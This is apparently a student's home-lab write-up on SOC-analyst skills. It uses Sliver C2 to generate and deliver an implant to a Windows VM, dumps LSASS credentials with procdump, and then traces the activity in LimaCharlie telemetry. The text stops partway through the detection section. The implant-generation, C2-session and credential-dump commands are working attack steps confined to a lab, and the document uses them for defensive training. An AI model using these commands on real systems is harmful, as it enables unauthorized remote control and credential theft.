Lucas McMahon

11/15/23

Introduction

In this Security Analyst lab, I delved into the crucial realm of Intrusion Prevention Systems (IPS) by simulating a real-world scenario in a controlled environment. My focus lies on the fundamental skills required to safeguard a network against potential threats and unauthorized access. Leveraging two virtual machines on VMware – an Ubuntu Linux server as the attack VM and a Windows machine as the victim VM – we navigate through the process of setting up security measures.

Subsequent steps involve proactive detection using Lima Charlie's timeline feature, unraveling the events associated with NERVOUS_BANQUETTE.exe. From a defender's perspective, we simulate an attack by extracting credentials through the "procdump" command. LimaCharlie aids in filtering and creating detection and response rules to fortify against such threats.


The lab's culmination extends into the domain of Yara rules for intrusion detection and prevention. Demonstrating automation, we create rules that detect and respond to potential threats, showcasing the effectiveness of an Intrusion Prevention System powered by YARA in securing the network environment. Through these exercises, I will gain hands-on experience in constructing a robust IPS strategy, a cornerstone skill for any proficient security analyst.

Credits to Eric Capuano for his overview of this demonstration.

https://blog.ecapuano.com/p/so-you-want-to-be-a-soc-analyst-intro


Initial Setup

The start of this lab involved setting up two virtual machines on VMware. One being the attack VM, an ubuntu Linux server, and the other our victim VM, a windows machine. The setup of the ubuntu server was very straight forward, I made sure connection via ssh was allowed, and installing Sliver C2, a common command and control tool used for pen testing. This tool will allow to me remotely connect to my windows VM to perform commands.




```
root@attack:/opt/sliver# sliver-server

All hackers gain miracle
[*] Server v1.5.34 - d2a6fa8cd6cc029818dd8d9e4a039bdea8071ca2
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command
```

Setting up my Windows VM, I installed LimaCharlie, a "cloud platform that provides security operations for modern networks." This platform includes features such as HID, HIP, and deep log analysis.




```
       LimaCharlie Agent Installer
       https://limacharlie.io
   -------------------------------------

ERROR ++++++++ main.c: 432 installService() 1677105007 - service installed!
*** SUCCESS
*** Agent installed successfully!
```

Next, I create an implant for my sliver server, where I will directly install it into my windows vm for remote access.




```
[server] sliver > generate --http 192.168.178.129 --save /opt/sliver

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 59s
[*] Implant saved to /opt/sliver/NERVOUS_BANQUETTE.exe
```

In a real-world scenario, the next step would involve phishing or other red team techniques to get this implant onto the victims computer, but since this is a blue team lab I will just create a http server via python to transfer the file. The marked line indicated that the download command from my windows VM worked. My remote connection file will be called NERVOUS_BANQUETTE.exe.




```
[server] sliver > implants

 Name                Implant Type   Template   OS/Arch            Format   Command & Control              Debug
=================== ============== ========== =============== ============ ============================= =======
 NERVOUS_BANQUETTE   session        sliver     windows/amd64   EXECUTABLE   [1] https://192.168.178.129   false

[server] sliver > exit
root@attack:/opt/sliver# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.178.130 - - [02/Nov/2023 18:13:10] "GET /NERVOUS_BANQUETTE.exe HTTP/1.1" 200 -
```



```
[server] sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

[*] Session 4444cb6b NERVOUS_BANQUETTE - 192.168.178.130:58962 (WinDev2310Eval) - windows/amd64 - Thu, 02 Nov 2023 18:18
:19 UTC

[server] sliver > sessions

 ID         Transport   Remote Address          Hostname         Username               Operating System   Health
========== =========== ======================= ================ ===================== ================== =========
 4444cb6b   http(s)     192.168.178.130:58962   WinDev2310Eval   WINDEV2310EVAL\User   windows/amd64      [ALIVE]
```


Once the executable ran, it shows my the status of my remote access is ALIVE. I connect using a simple command and I have access to view contents of files and run commands such as netstat to get information on the host.



```
 ID         Transport   Remote Address          Hostname         Username               Operating System   Health
========== =========== ======================= ================ ===================== ================== =========
 e3475b40   http(s)     192.168.178.130:49757   WinDev2310Eval   WINDEV2310EVAL\User   windows/amd64      [ALIVE]

[server] sliver > use e3475b40

[*] Active session NERVOUS_BANQUETTE (e3475b40-2143-4cbc-8243-e308cbdda07c)

[server] sliver (NERVOUS_BANQUETTE) > pwd

[*] C:\Users\User\Downloads

[server] sliver (NERVOUS_BANQUETTE) > netstat

 Protocol   Local Address           Foreign Address                                            State          PID/Progra
m Name
========== ======================= ========================================================== ============= ===========
=================
```

Starting with LimaCharlie

Now to switch over to my windows VM, I'll open up LimaCharlie and find out what I can see about the processes running on my machine. Using the active processes tab on LimaCharlie will give me a list of every network process running on my machine. Scrolling through about 100 processes, the program gives me an easy indication of what is safe and what could be malicious.




✓ Explorer.EXE	5224	5288	WINDEV2310EVAL\User	C:\Windows\Explorer.EXE
✓ SecurityHealthSystray.exe	5288	7296	WINDEV2310EVAL\User	C:\Windows\System32\SecurityHea
✓ OneDrive.exe	5288	7432	WINDEV2310EVAL\User	C:\Users\User\AppData\Local\Mic
✓ vmtoolsd.exe	5288	7744	WINDEV2310EVAL\User	C:\Program Files\VMware\VMware
✓ powershell.exe	5288	8448	WINDEV2310EVAL\User	C:\Windows\System32\WindowsPowe
NERVOUS_BANQUETTE.exe	8448	5720	WINDEV2310EVAL\User	C:\Users\User\Downloads\NERVOUS
✓ conhost.exe	8448	8464	WINDEV2310EVAL\User	C:\Windows\system32\conhost.exe
✓ msedge.exe	7888	5552	WINDEV2310EVAL\User	C:\Program Files (x86)\Microsof
✓ msedge.exe	7888	5628	WINDEV2310EVAL\User	C:\Program Files (x86)\Microsof

Network connections for NERVOUS_BANQUETTE.exe (PID 5720)

Source	Destination	Protocol	State
192.168.178.130:50252	192.168.178.129:80	tcp4	ESTABLISHED

On the left side of each process, it indicated whether it is "signed" or not with the green check mark, if a process is signed it means Lima recognizes the hash of the process as safe, giving me a clear indication that further investigation is needed for *NERVOUS_BANQUETTE.exe.* I examined the hash value of the process on Virus Total,




https://app.limacharlie.io/orgs/605de821-07ad-4962-9eba-0ad298789cc7/sensors/0b8fbca0-8611-4df5-8bc0-9125ff695984/file-system?pwd=...

c:\Users\User\Downloads\NERVOUS_BANQUETTE.exe

Hash

277f8d6fdb480dc0da09abcd9ee5f59d4739bcae18d32144ac64753bcc9252bf




VirusTotal - Error — Mozilla Firefox Private Browsing

https://www.virustotal.com/gui/error/item-not-found

Item not found


Are you looking for advanced malware searching capabilities?
VT Intelligence can help, learn more.

which came up with no result, following the principle of zero trust, the file is not clear of safety. Now using the timeline feature on LimaCharlie I can inspect event logs to see exactly what this exe file has been doing and when it was
created.



Jump to Time: 2023-02-24 18:26:16


```
2023-02-24 18:23:26  NETWORK_CONNECTIONS  Connections: 25  Process (PID): svchost.exe (2080)  {"COMMAND_LINE":"C:\\Windows\\system32\\s
2023-02-24 18:23:38  CLOUD_NOTIFICATION  {"EXPIRY":1677264819,"HCP_IDENT":{"HCP_ARCHITECTURE":2,"HCP_INSTALLER_ID":"20d4ad1d4a394019a60
2023-02-24 18:23:41  WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:23:42  WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:23:45  WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:23:47  WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:23:48  WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:23:50  WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:23:50  WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:23:54  WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:23:57  NETWORK_CONNECTIONS  Connections: 14  Process (PID): FORTHCOMING_FLASH.exe (4504)  {"COMMAND_LINE":"\"C:\\Users\\U
2023-02-24 18:23:57  NETWORK_CONNECTIONS  Connections: 2  Process (PID): msedge.exe (3036)  {"COMMAND_LINE":"\"C:\\Program Files (x86)\
2023-02-24 18:24:00  WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:24:00  WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:24:03  WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:24:05  WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:24:09  WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:24:09  WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"Destinatio
```




```
Jump to Time: 2023-11-14 18:18:10
Filter: NERVOUS_BANQUETTE.exe

That's all for this sensor! No more past events to fetch.

2023-11-02 18:13:09   NEW_DOCUMENT          Path: C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe   PID: 10136  {"FILE_PATH":"C:\\Users\\User\\Downloads\\NERVOUS_BANQUETTE.exe","HASH":
2023-11-02 18:18:17   NEW_PROCESS           Process (PID): NERVOUS_BANQUETTE.exe (8788)   Path: C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe   Command: "C:\Users\User\Downloads\NERV
2023-11-02 18:18:17   CODE_IDENTITY         Hash: 277f8d6fdb480dc0da09abcd9ee5f59d4739bcae18d32144ac64753bcc9252bf   Path: C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe  {"ACCESS_TIM
2023-11-02 18:18:18   WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 1  {"EVENT":{"EventData":{"CommandLine":"\"C:\\Users\\User\\Downloads\\NERVOUS_BA
2023-11-02 18:18:35   NETWORK_CONNECTIONS   Connections: 10   Process (PID): NERVOUS_BANQUETTE.exe (8788)  {"COMMAND_LINE":"\"C:\\Users\\User\\Downloads\\NERVOUS_BANQUETTE.exe\"","FI
2023-11-02 18:19:06   NETWORK_CONNECTIONS   Connections: 14   Process (PID): NERVOUS_BANQUETTE.exe (8788)  {"COMMAND_LINE":"\"C:\\Users\\User\\Downloads\\NERVOUS_BANQUETTE.exe\"","FI
2023-11-02 18:19:37   NETWORK_CONNECTIONS   Connections: 17   Process (PID): NERVOUS_BANQUETTE.exe (8788)  {"COMMAND_LINE":"\"C:\\Users\\User\\Downloads\\NERVOUS_BANQUETTE.exe\"","FI
```

Initiating and Defending an Attack

From a defender point of view, it's clear something fishy could be happening, but first I'll connect back to my attack device to cause real problems. I'll run the command *procdump -n lsass.exe -s lsass.dmp* to create a dump file of all the known credentials from the windows machine onto the attack machine. This would prove to be very detrimental, and I will need to create a way to detect this type of activity on our system. Using LimaCharlie, I can go through log events on my device and detect sensitive activities.



```
Jump to Time: 2023-11-14 18:18:10
Event Type Filters: SENSITIVE_PROCESS_ACCESS ×

That's all for this sensor! No more past events to fetch.

2023-11-02 18:20:29   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140696625217536,"COMMAND_LINE":"C:\\Windows\\system32\\lsass.exe","CREATION_TIME":1698870718208,"FILE_I
